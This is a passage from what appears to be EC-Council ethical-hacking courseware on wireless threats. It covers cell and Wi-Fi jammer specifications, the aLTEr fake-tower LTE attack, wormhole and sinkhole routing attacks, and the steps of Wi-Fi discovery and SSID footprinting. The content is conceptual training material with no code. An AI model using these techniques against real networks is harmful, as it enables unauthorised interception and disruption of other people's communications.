CPB-2060B jammer

- **CPB-2660H-A4G Jammer**
  - Range: 20–60 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, DCS, 3G, 4G, Wi-Fi)
  - Wall-mountable




Figure 16.29: CPB-2660H-A4G jammer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CPB-2061 Jammer**
  - Range: 10–40 m
  - 6 antennas
  - 6 frequency bands jammed (Mobile, Wi-Fi, GPS)
  - Wall-mountable




Figure 16.30: CPB-2061 jammer

- **CPB-2680H-AGP Jammer**
  - Range: 20–60 m
  - 8 antennas
  - 8 frequency bands jammed (CDMA, GPS, DCS, 3G, 4G, Wi-Fi)
  - Wall-mountable





Figure 16.31: CPB-2680H-AGP jammer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

aLTEr Attack

- aLTEr attacks are usually performed on LTE devices
- Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim
- This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

aLTEr Attack

Long-Term Evolution (LTE), or 4G, is wireless broadband communication standard developed as a successor to 3G to improve the speed and security of wireless mobile networks. It features bandwidth scalability and supports preceding technologies, such as the Global System for Mobile Communications (GSM; 2G) and Universal Mobile Telecommunications System (UMTS; 3G). Although the technology is designed to overcome all the shortcomings of wireless networks, it is susceptible to data hijacking attacks.

The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

This attack is carried out on "Layer 2," known as the datalink layer, which is responsible for sharing information through wireless networks with standard data encryption technologies. It also enables multiple users to access the network resources and defines how to transfer data between two nodes without any obstacles. By leveraging vulnerabilities or design flaws within this layer, the attacker attempts to take control over browsing data and modifies user inputs with a spoofed DNS server, redirecting the user to unintended or harmful websites. The steps involved in an aLTEr attack are summarized as follows.

- The attacker installs a malicious tower masquerading as a real tower.
- The attacker determines the user's position and sends a packet that appears as a valid request to the real tower.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The real tower responds with the requested web link.
- The attacker connects the user to unwanted or harmful websites.




Figure 16.32: aLTEr attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Wormhole and Sinkhole Attacks


Wormhole Attack

- Wormhole attack exploits dynamic routing protocols, such as DSR and AODV
- An attacker locates himself strategically in the target network to sniff and record the ongoing wireless transmission
- An attacker creates a tunnel to forward the data between the source and destination node

Sinkhole Attack

- Sinkhole attack is a variant of selective forwarding attack where the attacker uses a malicious node and advertises this node as the shortest possible route to reach the base station
- An attacker places the malicious node near the base station to attract all the neighboring nodes with fake routing information and further performs data forging attack





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wormhole Attack

A wormhole attack exploits dynamic routing protocols such as Dynamic Source Routing (DSR) and the Ad-Hoc On-Demand Distance Vector (AODV). In this attack, an attacker locates themselves strategically in the target network to sniff and record ongoing wireless transmissions. From this location, the attacker advertises that the malicious node has the shortest route for transmitting data to other nodes in the network. To perform sniffing and to record the ongoing communication, the attacker creates a tunnel to forward the data between the source and destination node.

In wireless sensor networks, protocols such as AODV and DSR use route request (RREQ) and route reply (RREP) messages to discover the dynamic route between source and destination nodes. For example, a source node (S) sends an RREQ packet, which is a broadcast message to the destination node (D), and D responds by sending the RREP packet, which is a unicast message. RREP contains the route information to reach D. When S receives this message, it stores this information in its route cache and forwards all the application data to D using this route.

In a wormhole attack, the attacker attempts to build a tunnel between S and D using a malicious node (M) within the transmission range of S and D. The attacker listens to the network traffic waiting for RREQ messages. When S attempts to transmit some application data to D, it first sends an RREQ message to discover the route to D. The attacker sniffs this RREQ message from S and forwards the RREQ message directly to D before the original RREQ message reaches D. Similarly, the attacker sniffs the RREP message from D and forwards it to S before the original RREP message reaches S, thereby creating a fake direct link between S and D via M. After establishing a successful tunnel between S and D, the attacker starts controlling the data flow between the two nodes and may start performing other types of attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wormhole attacks pose a severe threat to wireless sensor networks because attackers using this attack may manipulate routing and application data in real time, severely impacting the confidentiality, integrity, and availability of network data.




Figure 16.33: Wormhole attack

Sinkhole Attack

A sinkhole attack is a variant of the selective forwarding attack in which the attacker advertises a compromised or malicious node as the shortest possible route to the base station. The attacker places the malicious node near the base station and attracts all the neighboring nodes with fake routing path information and further performs a data forging attack. Attackers use the compromised node to sniff and manipulate all ongoing network transmissions.

A sinkhole attack can also be performed simultaneously with a wormhole attack, where the malicious node can occupy all the network traffic and use the tunneling technique to reach the base station faster than other nodes. A sinkhole attack is complex to detect, and it can adversely affect higher-layer applications in the Open Systems Interconnection (OSI) model.




Figure 16.34: Sinkhole attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Hacking Methodology

- The objective of the wireless hacking methodology is to compromise a Wi-Fi network to gain unauthorized access to network resources

1. Wi-Fi Discovery
2. GPS Mapping
3. Wireless Traffic Analysis
4. Launch of Wireless Attacks
5. Wi-Fi Encryption Cracking
6. Compromise the Wi-Fi Network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Hacking Methodology

To hack wireless networks, an attacker follows a hacking methodology involving systematic steps to perform a successful attack on a target wireless network. This section explains the steps of the wireless hacking methodology.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The wireless hacking methodology helps an attacker reach the goal of hacking a target wireless network. An attacker usually follows a hacking methodology to be sure of finding every single-entry point to break into the target network.

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers use the following steps to perform wireless hacking:

- Wi-Fi discovery
- GPS mapping
- Wireless traffic analysis
- Launch of wireless attacks
- Wi-Fi encryption cracking
- Wi-Fi network compromising

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery

The first step is to find a Wi-Fi network or device. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer Plus, NetSurveyor, etc. Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in range to launch an attack.

Wireless Network Footprinting

An attack on a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to determine the SSID of the target wireless network, which can be used to establish an association with an AP to compromise its security.

An attacker can use the following two footprinting methods to detect the SSID of a wireless network:

- **Passive Footprinting Method**

  Using the passive method, an attacker detects the existence of an AP by sniffing the packets from airwaves. This discloses wireless devices, APs, and the SSID. In the passive footprinting method, the attacker neither attempts to connect with any APs or wireless clients nor injects any data packet into the wireless traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.35: Passive footprinting method

- **Active Footprinting Method**

  In this method, the attacker's wireless device sends a probe request with the SSID to an AP and waits for a response. If the wireless device does not have the SSID in advance, it can send a probe request with an empty SSID. In the case of a probe request with an empty SSID, most APs respond with their own SSID in a probe response packet. Consequently, empty SSIDs are useful in learning the SSIDs of APs. In this method, the attacker knows the correct BSS to associate with and can configure the AP to ignore a probe request with an empty SSID.




Figure 16.36: Active footprinting method

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor and Wi-Fi Scanner. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests. An attacker can obtain the SSID of a network through passive scanning. An attacker who fails to obtain the SSID through passive scanning can detect it through active scanning. Subsequently, the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning into various radio channels of the devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

